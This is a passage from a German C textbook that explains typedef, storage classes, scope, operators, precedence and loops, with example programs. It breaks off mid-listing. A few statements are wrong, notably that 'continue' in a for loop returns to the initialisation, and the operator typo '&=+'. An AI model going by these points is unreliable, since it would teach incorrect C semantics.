`z` ist eine komplexe Variable, `R` ein Array von 20 komplexen Variablen. Leider ist damit noch nicht alles erledigt, denn die arithmetischen Operatoren von C gelten nur für Ganz- und Gleitkommazahlen, nicht für Strukturen. Wir müssen noch Funktionen für die Operationen mit komplexen Operanden schreiben. In FORTRAN hingegen gelten die gewohnten artihmetischen Operatoren auch für komplexe Daten. In C++ lassen sich die Bedeutungen der Operatoren erweitern (überladen), aber in C nicht.

Bei Strings taucht das Problem der Längenangabe auf. Folgender Weg ist gangbar, erfüllt aber nicht alle Wünsche:

```
typedef   char   *STRING;
```

Dann können wir schreiben

```
STRING fehler = "Falsche Eingabe";
```

Der Compiler weiß die Länge der Strings aufgrund der Zuweisung der Stringkonstanten. Hingegen ist die nachstehende Deklaration fehlerhaft, wie man leicht durch Einsetzen erkennt:

```
STRING   abc[16];
```

Die Typdefinition eingesetzt ergibt:

```
char   *abc[16];
```

und das ist kein String, sondern ein Array von Strings. Erst zweimaliges Dereferenzieren führt auf den Typ `char`. Die Schreibweise:

```
typedef   char   [16]   STRING;
STRING abc;
```

die dieses Problem lösen würde, haben wir zwar in einem Buch gefunden, wurde aber nicht von unserem Compiler angenommen.

Ist man darauf angewiesen, daß ein Datentyp eine bestimmte Anzahl von Bytes umfaßt, erleichtert man das Portieren, indem man einen eigenen Typnamen deklariert und im weiteren Verlauf nur diesen verwendet. Bei einer Portierung ist dann nur die Typdefinition anzupassen. Es werde eine Ganzzahl von vier Byte Länge verlangt. Dann deklariert man:

```
typedef   int   INT4;   /* Ganzzahl von 4 Bytes */
INT4   i, j, k;
```

und ändert bei Bedarf nur die `typedef`-Zeile. Zweckmäßig packt man die Typendefinition in ein privates include-File, das man für mehrere Programme verwenden kann.

4.13.3 Speicherklassen

In C gibt es vier **Speicherklassen** (storage classes):

- auto
- extern
- register
- static

Die Speicherklasse geht dem Typ in der Deklaration voraus:

```
static int x;
```

Die Klasse `auto` ist die Standardklasse für /em lokale Variable und braucht nicht eigens angegeben zu werden. Variablen dieser Klasse leben nur innerhalb der Funktion, in der sie deklariert wurden, und sterben beim Verlassen der Funktion.

Eine **globale Variable** darf in einem Programm nur einmal deklariert werden. Erstreckt sich ein Programm über mehrere getrennt zu compilierende Files, so darf sie nur in einem der Files deklariert werden. Da aber der Compiler auch in den

übrigen Files den Typ der Variablen kennen muß, wird die Variable hier als **extern** deklariert. Funktionen gehören stets der Speicherklasse extern an.

register-Variable werden nach Möglichkeit in Registern (Speicher) nahe dem Prozessor gehalten und sind damit schnell verfügbar. Ansonsten verhalten sie sich wie auto-Variable. Sie müssen vom Typ int oder char sein. Eine typische Anwendung sind Schleifenzähler. Optimierende Compiler ordnen von sich aus einige Variable dieser Speicherklasse zu. Auf `register`-Variable kann der Referenzierungs-Operator `&` nicht angewendet werden. Es ist auch unsicher, ob das System der `register`-Anweisung folgt. Am besten verzichtet man auf diese Speicherklasse.

Lokale Variable gelten und leben nur innerhalb des Blockes, in dem sie deklariert wurden. Durch die Zuordnung zur Speicherklasse **static** verlängert man ihre **Lebensdauer** – nicht ihren Geltungsbereich – über das Ende des Blockes hinaus. Bei einem erneuten Aufruf des Blockes hat eine static-Variable den Wert, den sie beim vorherigen Verlassen des Blockes hatte.

extern static, Variable und Funktionen!

4.13.4 Geltungsbereich

Eine Variable gilt nur innerhalb des Blockes, zu dessen Beginn sie deklariert worden ist. Ihr **Geltungsbereich** (scope) ist der Block. Außerhalb des zugehörigen Blockes ist die Variable unbekannt oder unsichtbar. Der Name der Variablen ist in diesem Zusammenhang unerheblich. Ein Block ist:

- ein logischer Block zwischen `{` und `}`,
- eine Funktion,
- ein File,
- ein Programm.

Variable, die vor der Funktion `main()` (Hauptprogramm) deklariert werden, gelten infolgedessen global in `main()` und allen Funktionen, die danach deklariert werden.

Wird eine Variable unter demselben Namen innerhalb eines Blockes nochmals deklariert, so hat für diesen Block die lokale Deklaration Vorrang vor der äußeren Deklaration. Der Geltungsbereich der äußeren Variablen hat eine Lücke.

4.13.5 Lebensdauer

Beim Eintritt in einen Block wird für die in diesem Block deklarierten Variablen Speicher zugewiesen (allokiert). Beim Verlassen des Blockes wird der Speicher freigegeben, von den Variablen bleibt keine Spur zurück. Ihre **Lebensdauer** ist die aktive Zeitspanne des Blockes. Beim nächsten Aufruf des Blockes wird neuer Speicher zugewiesen und initialisiert. Diese Speicherklasse wird als `auto` bezeichnet und ist die Standardklasse aller Variablen, für die nichts anderes vereinbart wird.

Möchte man jedoch mit den alten Werten weiterrechnen, so muß man die Variable der Speicherklasse `static` zuweisen. Der Geltungsbereich wird davon nicht berührt, aber der Speicher samt Inhalt bleibt beim Verlassen der Funktion bestehen. Die Variable besteht, ist aber vorübergehend unsichtbar.

4.13.6 Deklaration und Definition von Operanden

(Beispiele, Ort der Vereinbarung)
(Fortsetzung folgt)

4.14 Operationen

4.14.1 Ausdrücke

Wir haben bisher Operanden betrachtet, aber nichts mit ihnen gemacht. Nun wollen wir uns ansehen, was man mit den Operanden anstellen kann. Der **Operator** bestimmt, was mit dem Operand gemacht wird. Unäre Operatoren wirken auf genau einen Operanden, binäre auf zwei, ternäre auf drei. Mehr Operanden sind selten. Operator plus Operanden bezeichnet man als **Ausdruck** (expression). Ein Ausdruck hat nach seiner Auswertung einen **Wert** und kann überall dort stehen, wo ein Wert verlangt wird. Eine Funktion, die einen Wert zurückgibt, kann anstelle eines Ausdrucks oder Wertes stehen.

4.14.2 Zuweisung

Eine **Zuweisung** (assignment) weist einer Variablen einen Wert zu. Der Operator ist das Gleichheitszeichen (ohne Doppelpunkt wie in PASCAL, wegen Faulheit). Das Gleichheitszeichen darf von Blanks umgeben sein und sollte es wegen der besseren Lesbarkeit auch. Wert und Variable sollten vom selben Typ sein. Es gibt zwar in C automatische Typumwandlungen, aber man sollte wenig Gebrauch davon machen. Sie führen zu den berüchtigten unlesbaren C-Programmen und gefährden die Portabilität.

Da ein Ausdruck wie eine Summe oder eine entsprechende Funktion einen Wert abliefert, kann in einer Zuweisung anstelle des Wertes immer ein Ausdruck stehen. Die Zuweisung selbst liefert den zugewiesenen Wert zurück und kann daher als Wert in einem übergeordneten Ausdruck auftreten.

Auf der rechten Seite einer Zuweisung kann alles stehen, was einen Wert hat, beispielsweise ein berechenbarer Ausdruck oder eine Funktion, aber kein Array und damit auch kein String. Solche Glieder werden als **r-Werte** (r-value) bezeichnet. Auf der linken Seite einer Zuweisung kann alles stehen, was einen Wert annehmen kann, beispielsweise eine Variable, aber keine Konstante und keine Funktion. Diese Glieder heißen **l-Werte** (l-value).

Eine Zuweisung ist *keine* mathematische Gleichung. Die Formel

$$x = x + 1 \tag{4.1}$$

ist als Gleichung für jeden endlichen Wert von x falsch, als Zuweisung dagegen ist sie gebräuchlich und bedeutet: Addiere 1 zu dem Wert von x und schreibe das

Ergebnis in die Speicherstelle, wo x liegt. Damit erhält die Variable x einen neuen Wert. Bei einer Gleichung gibt es weder alt noch neu, die Zeit spielt keine Rolle. Bei einer Zuweisung gibt es ein Vorher und Nachher. Die Formel

$$x + 2 = 5 \tag{4.2}$$

hingegen ist als Gleichung in Ordnung, nicht aber als Zuweisung, da auf der linken Seite ein Ausdruck steht und nicht ein einfacher Variablenname. Wegen dieser Diskrepanz zwischen Gleichung und Zuweisung ist letztere etwas umstritten. Ihre Begründung kommt nicht aus der Problemstellung, sondern aus der Hardware, nämlich der Speicherbehandlung. Und gerade diese möchte man mit den höheren Programmiersprachen verdecken.

4.14.3 Arithmetische Operationen

Die **arithmetischen Operationen** sind:

- Vorzeichenumkehr `-`
- Addition `+`
- Subtraktion `-`
- Multiplikation `*`
- Division `/`
- Modulus `%` (nur für ganze Zahlen)
- Inkrement `++`
- Dekrement `--`

Inkrement und Dekrement sind Abkürzungen. Der Operator kann vor oder nach dem Operanden stehen. Der Ausdruck

```
i++
```

gibt den Wert von `i` zurück und erhöht ihn dann um eins. Der Ausdruck

```
++i
```

erhöht den Wert von `i` um eins und gibt dann den erhöhten Wert zurück. Für das Dekrement gilt das Entsprechende. Der compilierte Code ist effektiver als der des äquivalenten Ausdrucks

```
i = i + 1
```

Ferner gibt es noch eine abgekürzte Schreibweise für häufig wiederkehrende Operationen:

```
+=, -=, *=, /=
```

Der Ausdruck

```
y += x
```

weist die Summe der beiden Operanden dem linken Operanden zu und ist somit gleichbedeutend mit dem Ausdruck:

```
y = y + x
```

Entsprechendes gilt für die anderen Abkürzungen.

Die Division für ganze Zahlen ist eine andere Operation als für Gleitkommazahlen (die übrigen Operationen auch, nur fällt es da nicht auf). In manchen Programmiersprachen werden folgerichtig unterschiedliche Operatoren verwendet, in C nicht. Der Compiler entnimmt aus dem Zusammenhang, welche Division gemeint ist. Diese Mehrfachverwendung eines Operators wird **Überladung** genannt und spielt in objektorientierten Sprachen wie C++ eine Rolle. In FORTRAN, das den komplexen Zahlentyp kennt, gelten die arithmetischen Operatoren auch für diesen. Vorstellbar ist ebenso eine Addition (Verkettung) von Strings.

4.14.4 Logische Operationen

Die **logischen Operationen** sind:

- bitweise Negation (not) `~` (Tilde)
- ausdrucksweise Negation (not) `!`
- bitweises Und `&`
- ausdrucksweises Und `&&`
- bitweises exklusives Oder (xor) `^` (Circumflex, caret)
- bitweises inklusives Oder (or) `|`
- ausdrucksweises inklusives Oder `||`

Auch hier gibt es abgekürzte Schreibweisen:

```
^=, |=, &=+
```

Der Ausdruck

```
y &= x
```

bedeutet dasselbe wie

```
y = y & x
```

Die Operanden y und x werden bitweise durch und verknüpft, das Ergebnis wird y zugewiesen. Entsprechendes gilt für die beiden anderen Abkürzungen.

Der Unterschied zwischen einer ausdrucksweisen und einer bitweisen logischen Operation ist folgender: In C gilt der Zahlenwert null als logisch falsch (false), jeder Wert ungleich null als logisch wahr (true). Die Zeilen:


```
...
int x = 0;
if (x) printf("if-Zweig\n");
else printf("else-Zweig\n");
...
```

führen zur Ausführung des `else`-Zweiges. Die Variable `x` hat den Wert null, bei dem auch alle Bits auf null stehen. Sowie ein beliebiges Bit auf 1 stünde, hätte die Variable einen Wert ungleich null und würde als wahr angesehen. Die ausdrucksweise Negation:

```
if (!x) printf ...
```

kehrt die Verhältnisse um, der `if`-Zweig wird ausgeführt. Die bitweise Negation hätte hier zwar denselben Erfolg, wäre jedoch nicht sinnvoll, da die einzelnen Bits nicht interessieren.

Der Buchstabe G wird in 7-bit-ASCII durch die Bitfolge 1000111 dargestellt. Ihre bitweise Negation ist 0111000, was der Ziffer 8 entspricht. Das Mini-Programm:

```
/* Bitweise Negation */

#include <stdio.h>

int main()
{
char x = 'G';

printf("%c  %c\n", x, ~x);

return 0;
}
```

Programm 4.5 : C-Programm zur Veranschaulichung der bitweisen Negation

gibt den Buchstaben G und die Ziffer 8 aus, zumindest auf Maschinen, die den 7-bit-ASCII-Zeichensatz verwenden. Der Zweck der bitweisen Operation ist der Umgang mit Informationen, die nicht in einem Wert als Ganzem, sondern in einzelnen Bits stecken. Das kommt bei der Systemprogrammierung vor. Beispielsweise läßt sich die Information, ob ein Gerät ein- oder ausgeschaltet ist, in einem Bit unterbringen. In der Anwendungsprogrammierung ist man meist großzügiger und spendiert eine ganze Integer-Variable dafür.

Merke: Ausdrucksweise logische Operationen und die noch folgenden Vergleichs-Operationen haben ein Ergebnis, das wahr oder falsch lautet (nicht-null oder null). Bitweise logische Operationen können jedes beliebige Ergebnis im Bereich der ganzen Zahlen haben.

4.14.5 Vergleiche

Die **Vergleichs-** oder **Relations-Operationen** sind:

- gleich `==` (weil `=` schon die Zuweisung ist)
- ungleich `!=`
- kleiner <
- kleiner gleich <=
- größer >
- größer gleich >=
- Bedingte Bewertung `?:`

Das Ergebnis eines Vergleichs ist ein boolescher Wert, also `true` oder `false` beziehungsweise in C die entsprechenden Zahlen nicht-0 oder 0.

Pfiffig ist die **Bedingte Bewertung** (conditional operator). Der Ausdruck:

```
z = (a < 0) ? -a : a
```

hat dieselbe Wirkung wie:

```
if (a < 0)
    z = -a;
else
    z = a;
```

Er weist der Variablen `z` den Betrag von `a` zu. Rechts des Gleichheitszeichens stehen drei Ausdrücke, die auch komplexer sein dürfen. Die ganze Bedingte Bewertung ist selbst wieder ein Ausdruck wie eine Zuweisung und kann überall stehen, wo ein Wert verlangt wird. Die Bedingte Bewertung ist einer der seltenen ternären Operatoren und führt zu schnellerem Code als `if - else`. Welchen Wert nimmt `z` in folgendem Beispiel an?

```
z = (a >= b) ? a : b
```

Eine Anwendung finden Sie im Abschnitt 4.16.7 *Rekursiver Aufruf einer Funktion*.

4.14.6 Bitoperationen

Die **Bit-Operationen** sind:

- shift links <<
- shift rechts >>

Außerdem beziehen sich einige logische Operationen auf Bits (siehe oben). Auch hier sind Abkürzungen möglich:

```
$<<=$, $>>=$
```

Der Ausdruck


```
y <<= x
```

ist gleichbedeutend mit

```
y = y << x
```

Der linke Operand wird um so viele Bits nach links verschoben, wie der rechte Operand angibt. Das Ergebnis wird dem linken Operanden zugewiesen.

Da Bitoperationen manchem nicht geläufig sind, veranschaulichen wir sie anhand eines kleinen C-Programms:

```
/* Programm mit Bitoperationen, sinnvolle Argumente z. B. 8  2 */

#include <stdio.h>
void exit();

int main(int argc,char *argv[])
{
int i, j, k;

if (argc < 3) {
puts("Zwei Argumente erforderlich.");
exit(-1);
}
sscanf(argv[1], "%d", &i);
sscanf(argv[2], "%d", &j);

k = i << j;
printf("Eingabe %d um %d Bits linksgeshiftet:  %d\n", i, j, k);
k = i >> j;
printf("Eingabe %d um %d Bits rechtsgeshiftet: %d\n", i, j, k);
k = i & j;
printf("Eingabe %d mit %d bitweise verundet:   %d\n", i, j, k);
k = i | j;
printf("Eingabe %d mit %d bitweise verodert:   %d\n", i, j, k);

return 0;
}
```

Programm 4.6 : C-Programm mit Bitoperationen

4.14.7 Pointeroperationen

Folgende Operationen behandeln Pointer:

- Referenzierung `&`
- Dereferenzierung `*` oder bei Arrays `[ ]`

- Strukturverweis − > (minus größer, bei Strukturpointern)
- Strukturverweis . (Punkt, bei Strukturnamen)

Weiterhin sind folgende auch für Ganzzahlen zulässige Operationen für Pointer definiert:

- Vergleich zweier Pointer desselben Typs
- Inkrementierung (Addition einer ganzen Zahl)
- Dekrementierung (Subtraktion einer ganzen Zahl)
- Subtraktion zweier Pointer desselben Typs

Bei der Addition oder Subtraktion einer ganzen Zahl bedeutet die ganze Zahl *nicht* eine Anzahl von Bytes, sondern eine Anzahl von Objekten des zum Pointer gehörigen Datentyps. Man braucht sich also nicht darum zu kümmern, wieviele Bytes der Datentyp belegt. Die selten vorkommende Subtraktion zweier gleichartiger Pointer liefert die Anzahl der zwischen den beiden Pointern liegenden Datenobjekte.

4.14.8 Ein- und Ausgabe-Operationen

In C gibt es keine Operatoren zur Ein- oder Ausgabe, vergleichbar mit `read` oder `write` in PASCAL oder FORTRAN. Stattdessen greift man entweder auf **Systemaufrufe** des Betriebssystems zurück oder besser auf Funktionen der **Standardbibliothek**, die letzten Endes auch Systemaufrufe verwenden, nur intelligent verpackt. Die wichtigsten Funktionen sind `printf(3)` und `scanf(3)`.

4.14.9 Sonstige Operationen

Ferner gibt es in C noch einige Operatoren für verschiedene Aufgaben:

- Datentyp-Umwandlung (cast-Operator) `()`
- Komma-Operator `,`
- sizeof-Operator `sizeof()`

Der **cast-Operator** enthält in den runden Klammern eine Typbezeichnung ohne Speicherklasse und geht dem umzuwandelnden Operanden unmittelbar voraus:

```
int n;
double y;
y = sqrt((double) n);
```

`n` sei eine Ganzzahl. Die Funktion `sqrt()` erwartet jedoch als Argument eine Gleitkommazahl doppelter Genauigkeit. Die Typumwandlung von `n` wird durch den cast-Operator `(double)` bewirkt.

Der **Komma-Operator** trennt in einer Auflistung von Anweisungen oder Ausdrücken diese voneinander. Sie werden von links nach rechts abgearbeitet. Das Ergebnis der Auflistung hat Typ und Wert des rechts außen stehenden Ausdrucks. Ein Beispiel:


```
int i, j = 10;
i = (j++, j + 100, 999);
printf("%d", i);
```

Hier wird zuerst `j` um 1 erhöht, dann dazu 100 addiert und schließlich dem gesamten Ausdruck der Wert 999 zugewiesen. `j` hat also nach den Operationen den Wert 111, `i` den Wert 999, der ausgegeben wird. Der Komma-Operator wird oft im Kopf von `for`-Schleifen verwendet. Das Komma zwischen Variablennamen in Deklarationen oder in einer Argumentliste ist kein Operator. Die Reihenfolge der Abarbeitung solcher Listen ist unsicher.

Der **sizeof-Operator** gibt die Größe des Operanden in Bytes zurück. Der Operand kann eine Variable oder ein Datentyp sein. Mit seiner Hilfe vermeidet man Annahmen über die Größe von Variablen bei Speicherreservierungen, das Programm wird portabler. Der Ausdruck

```
sizeof(x)
```

liefert die Größe von `x` in Bytes als vorzeichenlose Ganzzahl zurück. `sizeof` wird während der Übersetzung ausgewertet (nicht jedoch vom Präprozessor) und verhält sich zur Laufzeit wie eine konstante ganze Zahl.

4.14.10 Vorrangregeln

Es gibt in C ähnlich wie in der Mathematik genaue Regeln über den **Vorrang** (precedence) der Operatoren. Es ist jedoch nicht sicher, daß alle C-Compiler sich genau an die Vorgaben des ANSI-Vorschlags halten. Zudem hat man beim Programmieren meist nicht alle Regeln im Kopf, so daß es besser ist, die Ausdrücke durch runde **Klammern** klar und eindeutig zu kennzeichnen. Überflüssige Klammerpaare stören den Compiler nicht. Hier die Liste der Operatoren mit nach unten abnehmendem Rang:

```
( )  [ ]  -> .
!  ~  ++  --  -  cast  *  &  sizeof
*  /  %
+  -
<<  >>
<  <=  >  >=
==  !=
&
^
|
&&
||
?  :
=  +=  -=  *=  /=  %=  <<=  >>=  &=  ^=  |=
,
```

4.15 Anweisungen

4.15.1 Leere Anweisung

Anweisungen (statement) haben eine **Wirkung**, aber keinen Wert, im Gegensatz zu Ausdrücken. Die einfachste Anweisung ist die **leere Anweisung**, also die Aufforderung an den Computer, nichts zu tun. Das sieht zwar auf den ersten Blick schwachsinnig aus, ist aber gelegentlich nützlich. Da in C jede Anweisung mit einem Semikolon abgeschlossen werden muß, ist das nackte Semikolon die leere Anweisung. In anderen Sprachen findet sich dafür die Anweisung `nop` oder `noop` (no operation).

4.15.2 Ausdruck als Anweisung

Aus einer Zuweisung oder einem anderen **Ausdruck** wird durch Anhängen eines Semikolons eine Anweisung. Kommt eine Zuweisung beispielsweise als Argument einer Funktion oder in einer Bedingung vor, darf sie nicht durch ein eigenes Semikolon abgeschlossen werden. Die Zuweisung wird ausgeführt und ihr Wert an ihre Stelle gesetzt. Steht der Ausdruck allein, muß er mit einem Semikolon beendet werden:

```
printf("%d %f \n", x = 3, log(4));
x = 5;
y = log(4);
```

4.15.3 Kontrollstrukturen

Kontrollstrukturen steuern in Abhängigkeit von dem Wert eines boolschen Ausdrucks (Bedingung) die Abarbeitung von Programmteilen (einzelnen Anweisungen oder Blöcken). Die Kontrollstrukturen von C wie von vielen anderen Sprachen sind die Bedingung, die Verzweigung, die Auswahl, die Schleife und der Sprung.

Bedingung Die Ausführung eines Blocks kann von einer **Bedingung** (condition) abhängig gemacht werden. Die Bedingung ist ein Ausdruck, der nur die Werte `true` oder `false` annimmt. Ist die Bedingung `true`, wird der Block abgearbeitet und dann im Programm fortgefahren. Ist die Bedingung `false`, wird der Block übersprungen. Kann die Bedingung niemals `true` werden, hat man toten (unerreichbaren) Code geschrieben. Ist die Bedingung immer `true`, sollte man auf sie verzichten. Üblicherweise bedeutet in C die ganze Zahl 0 `false` und jede andere Zahl `true`.

In C wird die Bedingung mit dem Schlüsselwort `if` eingeleitet, ohne `then` (im Unterschied zu einem Shellscript). Besteht der Block nur aus einer einzigen Anweisung, kann auf die geschweiften Klammern verzichtet werden:

```
if (Ausdruck) Anweisung;
if (Ausdruck) {Block}
```


Verzweigung (C) Bei einer **Verzweigung** (branch) entscheidet sich der Computer, in Abhängigkeit von einer Bedingung in einem von zwei Programmzweigen weiterzumachen. Im Gegensatz zur Schleife kommt kein Rücksprung vor. Verzweigungen dürfen geschachtelt werden. Dem Computer macht das nichts aus, aber vielleicht verlieren Sie die Übersicht.

Oft, aber nicht notwendigerweise treffen die beiden Zweige im weiteren Verlauf wieder zusammen. Die Syntax sieht folgendermaßen aus:

```
if (Ausdruck) {Block 1}
else {Block 2}
```

Es wird also stets entweder Block 1 oder Block 2 ausgeführt.

Auswahl Stehen am Verzweigungspunkt mehr als zwei Wege offen, so spricht man von einer **Auswahl** (selection). Sie läßt sich grundsätzlich durch eine Schachtelung einfacher Verzweigungen mit `if - else` darstellen, das ist jedoch unübersichtlich und entspricht auch nicht dem Denken.

Zur Konstruktion einer Auswahl braucht man die Schlüsselwörter `switch`, `case`, `break` und `default`. Die Syntax ist die folgende:

```
switch(x) {
        case a:
                Anweisungsfolge 1
                break;
        case b:
                Anweisungsfolge 2
                break;
        default:
                Anweisungsfolge 3
}
```

Die Variable x (nur int oder char) wird auf Übereinstimmung mit der Konstanten a geprüft. Falls ja, wird die Anweisungsfolge 1 ausgeführt und infolge der `break`-Anweisung die Auswahl verlassen. Stimmt x nicht mit a überein oder fehlt bei `case a` das `break`, wird dann x auf Übereinstimmung mit b geprüft. Trifft kein `case` zu, wird die `default`-Anweisungsfolge ausgeführt. Fehlt diese, macht das Programm nach der Auswahl weiter.

Die Auswahl ist nützlich, weil sie übersichtlich, einfach zu erweitern und effektiv ist. Wenn aus einer einfachen Verzweigung eine Auswahl werden könnte, soll man gleich zu dieser greifen. Auswahlen dürfen geschachtelt werden.

Schleifen Einem Computer macht es nichts aus, denselben Vorgang millionenmal zu wiederholen. Das ist seine Stärke. Wiederholungen von Anweisungen kommen daher in fast allen Programmen vor, sie werden **Schleifen** (loop) genannt.

Eine Schleife hat einen **Eingang**, sonst käme man nicht hinein. Die meisten Schleifen haben auch einen **Ausgang**, sonst käme man nicht wieder heraus (außer mit dem Brecheisen in Form der Break-Taste oder Ähnlichem). Sie sollten auch nur einen Ausgang haben, allenfalls noch einen Notausgang.

Entweder Ein- oder Ausgang sind an eine **Bedingung** geknüpft, die entscheidet, wie oft die Schleife durchlaufen wird. Folgende Konstruktionen sind möglich:

- Eingang: Eintrittsbedingung
- Schleifenrumpf (Anweisungen)
- Ausgang: Rücksprung zum Eingang

Diese Schleife wird nur betreten, falls die Eintrittsbedingung erfüllt ist, unter Umständen also nie. Wenn die Eintrittsbedingung nicht mehr erfüllt ist, macht das Programm nach der Schleife weiter. In C sieht diese Schleife so aus:

```
while (Bedingung) {
Anweisungen;
}
```

Die zweite Möglichkeit läßt sich grundsätzlich auf die erste zurückführen, wird aber trotzdem verwendet, weil das Programm dadurch einfacher wird:

- Eingang (wird in jedem Fall betreten)
- Schleifenrumpf (Anweisungen)
- Ausgang: Rücksprungbedingung

Diese Schleife wird also mindestens einmal ausgeführt und dann so lange wiederholt, wie die Rücksprungbedingung zutrifft. Ist die Rücksprungbedingung nicht mehr erfüllt, macht das Programm nach der Schleife weiter. In C:

```
do {
Anweisungen;
} while (Bedingung);
```

Rein aus Bequemlichkeit gibt es in C noch eine dritte Schleife mit `for`, die aber stets durch eine `while`-Schleife ersetzt werden kann. Sie sieht so aus:

```
for (Initialisierung; Bedingung; Inkrementierung) {
Anweisungen;
}
```

Vor Eintritt in die Schleife wird der Ausdruck `initialisierung` ausgewertet (also immer), dann wird der Ausdruck `bedingung` geprüft und falls ungleich 0 (0 = false) der Schleifenrumpf betreten. Schließlich wird der Ausdruck `inkrementierung` ausgewertet und zur Bedingung zurückgesprungen. Jeder oder alle der drei Ausdrücke dürfen fehlen; die Schleife

```
for (;;){}
```

ist die ewige und zugleich leere Schleife. Die Initialisierung und die Inkrementierung dürfen mehrere, durch den Komma-Operator getrennte Ausdrücke enthalten, die Bedingung muß einen einzigen Wert gleich oder ungleich 0 ergeben. Eine `continue`-Anweisung innerhalb eines `for`-Schleifenrumpfs führt wieder zur Initialisierung.

Die `for`-Schleife in C hat eine andere Bedeutung als die `for`-Schleife der Shell oder der Programmiersprache PASCAL. Zur Verdeutlichung zwei Beispiele, zuerst der häufigste und harmloseste Gebrauch:


```
/* Testen der for-Schleife, 04.03.1993 */
/* Compileraufruf cc -o fortest fortest.c */

#define  MAX  10
#include <stdio.h>

int main()
{
int i;

for (i = 0; i < MAX; i++) {
    printf("Hier spricht der Schleifenzaehler: %d\n", i);
}
return 0;
}
```

Programm 4.7 : C-Programm mit einfacher for-Schleife

Der Schleifenzähler `i` wird mit 0 initialisiert. Für `MAX` ist bereits vom Compiler die Zahl 10 eingesetzt worden; die Eintrittsbedingung `i < 10` ist anfangs erfüllt, der Schleifenrumpf wird ausgeführt. Dann wird der dritte Teil der `for`-Zeile ausgeführt, nämlich der Schleifenzähler `i` um 1 erhöht, und zur Bedingung `i < 10` zurückgesprungen. Das wiederholt sich, bis `i` den Wert 10 erreicht hat. Die Bedingung ist dann nicht mehr erfüllt (wahr), die Ausführung des Programms geht hinter der Schleife weiter. Nun eine leicht verrückte `for`-Schleife:

```
/* Testen der for-Schleife, 04.03.1993 */
/* Compileraufruf cc -o fortest fortest.c */

#define  MAX  10
#include <stdio.h>

int sum(int x);

int main()
{
int i, j = 1;

for (i = - 3, puts("Anfang"); i < j * MAX; i++, i = sum(i)) {
    printf("Hier spricht der Schleifenzaehler: %d %d\n", i, j);
    j = (i < 0 ? -i : 3);
}
return i;
}

/* Funktion sum(x) */
```

```
int sum(int x)
{
if (x < 5)
    return (x + 1);
else
    return (x + 2);
}
```

Programm 4.8 : C-Programm mit komplexer for-Schleife

Im Initialisierungsteil wird der Schleifenzähler `i` mit −3 belegt und – getrennt durch den Komma-Operator – mittels der Standard-Funktion `puts(3)` ein String ausgegeben. In der Eintrittsbedingung wird gerechnet; wichtig ist nur, daß schließlich ein Wert 0 oder nicht-0 herauskommt. Dann wird gegebenenfalls der Schleifenrumpf ausgeführt, wobei im Rumpf auf die Variablen `i` und `j` des Schleifenkopfes zugegriffen wird. Abschließend wird der Schleifenzähler `i` inkrementiert und – wieder durch den Komma-Operator getrennt – nochmals mit Hilfe einer eigenen Funktion `sum(x)` verändert. Wenn die Schleife nach einigen Durchläufen verlassen wird, steht der Schleifenzähler `i` weiterhin zur Verfügung. In dem Kopf der `for`-Schleife läßt sich allerhand unterbringen, auch Anweisungen, die mit der Schleife nichts zu tun haben. Das wäre allerdings kein guter Stil.

Ist die Eintritts- oder Rücksprungbedingung immer erfüllt, bleibt der Computer in der Schleife gefangen, man hat eine ewige Schleife programmiert. Das kann gewollt sein, ist aber oft ein Programmierfehler.

Schleifen mit der Bedingung mitten im Schleifenrumpf sind denkbar und kommen vor, jedoch selten. Mehrere Ausgänge sind erlaubt, verringern aber die Übersicht und sind sparsam zu verwenden. Bei der Behandlung von Ausnahmen (Division durch Null) braucht man sie manchmal. Das Hineinspringen mitten in den Schleifenrumpf ist möglich, gilt aber als schwerer Stilfehler.

Die Anweisung `break` im Rumpf führt zum sofortigen und endgültigen Verlassen einer Schleife. Die Anweisung `continue` bricht den augenblicklichen Durchlauf ab und springt zurück zum Schleifeneingang. Der Systemaufruf `exit(2)` veranlaßt den sofortigen Abbruch des ganzen Programmes, ist also für unheilbare Ausnahmezustände zu gebrauchen (Notschlachtung).

Die **jedoch-Schleife** (nevertheless-loop) geht auf ULRICH RIEBEL zurück, der bemerkte, daß die klassischen Schleifen mit ihrer harten Ja-nein-Entscheidung die wirklichen Probleme im Leben nur eingeschränkt wiedergeben. Jedoch-Schleifen kommen vorwiegend in iterativen Algorithmen vor. Letzten Endes gehören sie in das Gebiet der mehrwertigen Logiken, die zwischen *wahr* und *falsch* noch Abstufungen wie *oft, manchmal, gelegentlich, vermutlich, selten* kennen. Der stetige Übergang von *wahr* nach *falsch* führt auf die **Fuzzy-Logik**, abgeleitet von plattdeutsch *fussig* = schwammig.

In vielen Schleifen zählt man die Anzahl der Durchläufe (und verzählt sich dabei oft um eins[16]). Die zugehörige Variable ist der **Schleifenzähler**. Auf seine

[16]Sogenannter Zaunpfahl-Fehler (fencepost error): Wenn Sie bei einem Zaun von 100 m Länge alle 10 m einen Pfahl setzen, wieviele Pfähle brauchen Sie? 9? 10? 11?

Initialisierung ist zu achten. Der Schleifenzähler steht in und nach der Schleife für Rechnungen zur Verfügung, anders als in FORTRAN.

Schleifen dürfen geschachtelt werden. Mit mehrfach geschachtelten Schleifen geht der Spaß erst richtig los. Der Rumpf der innersten Schleife wird am häufigsten durchlaufen und hat daher auf das Zeitverhalten des Programmes einen großen Einfluß. Dort sollte man nur die allernötigsten Anweisungen hineinschreiben. Auch die Bedingung der innersten Schleife sollte so einfach und knapp wie möglich gefaßt sein.

Sprung Es gibt die Anweisung `goto`, gefolgt von einem Label (Marke). In seltenen Fällen kann `goto` ein Programm übersichtlicher oder effizienter gestalten, meist ist es vom Übel, weil es erstens sehr gefährlich, zweitens auch nicht nötig ist[17].

Hier ein grauenvolles Beispiel für den Mißbrauch von `goto`. Das Programm ist syntaktisch richtig und tut auch das, was es soll, nämlich die eingegebene Zahl ausgeben, falls sie durch 5 teilbar ist, andernfalls die nächstgrößere durch 5 teilbare Zahl einschließlich der Zwischenergebnisse. Des weiteren enthält das Programm eine schwere programmiertechnische Sünde, den Sprung mitten in einen Schleifenrumpf:

```
/* Grauenvolles Beispiel fuer goto, 06.07.1992 */
/* Am besten gar nicht compilieren */

#include <stdio.h>

int main()
{
int x;

printf("Bitte Zahl eingeben: ");
scanf("%d", &x);

if (!(x % 5))
goto marke;
else {
while (x % 5) {
x++;
marke:
printf("Ausgabe: %d\n", x);
}
}
return 0;
}
```

Programm 4.9 : C-Programm mit goto, grauenvoll

[17]Real programmers aren't afraid to use `goto`'s.

Nun aber ganz schnell eine stilistisch einwandfreie Fassung des Programms:

```
/* Verbessertes Beispiel, 06.07.1992 */

#include <stdio.h>

int main()
{
int x;

printf("Bitte Zahl eingeben: ");
scanf("%d", &x);

do {
